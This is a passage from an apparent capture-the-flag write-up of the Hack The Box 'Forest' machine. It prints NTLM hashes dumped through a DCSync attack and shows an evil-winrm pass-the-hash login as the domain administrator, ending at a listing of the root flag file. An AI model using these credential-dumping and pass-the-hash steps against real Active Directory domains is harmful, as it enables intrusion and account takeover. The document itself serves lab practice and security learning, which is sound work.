htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
```

> Troubleshooting the issue, it was noted that the DCSync attack didn't work for the already exisitng `svc-alfresco` user but happened for the new user.

We were able to log in to the Domain Controller as the administrator and retrieve the root flag.

```
┌──(destiny㉿falcon)-[~/Documents]
└─$ evil-winrm -i forest.htb.local -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/26/2024   7:51 PM             34 root.txt
```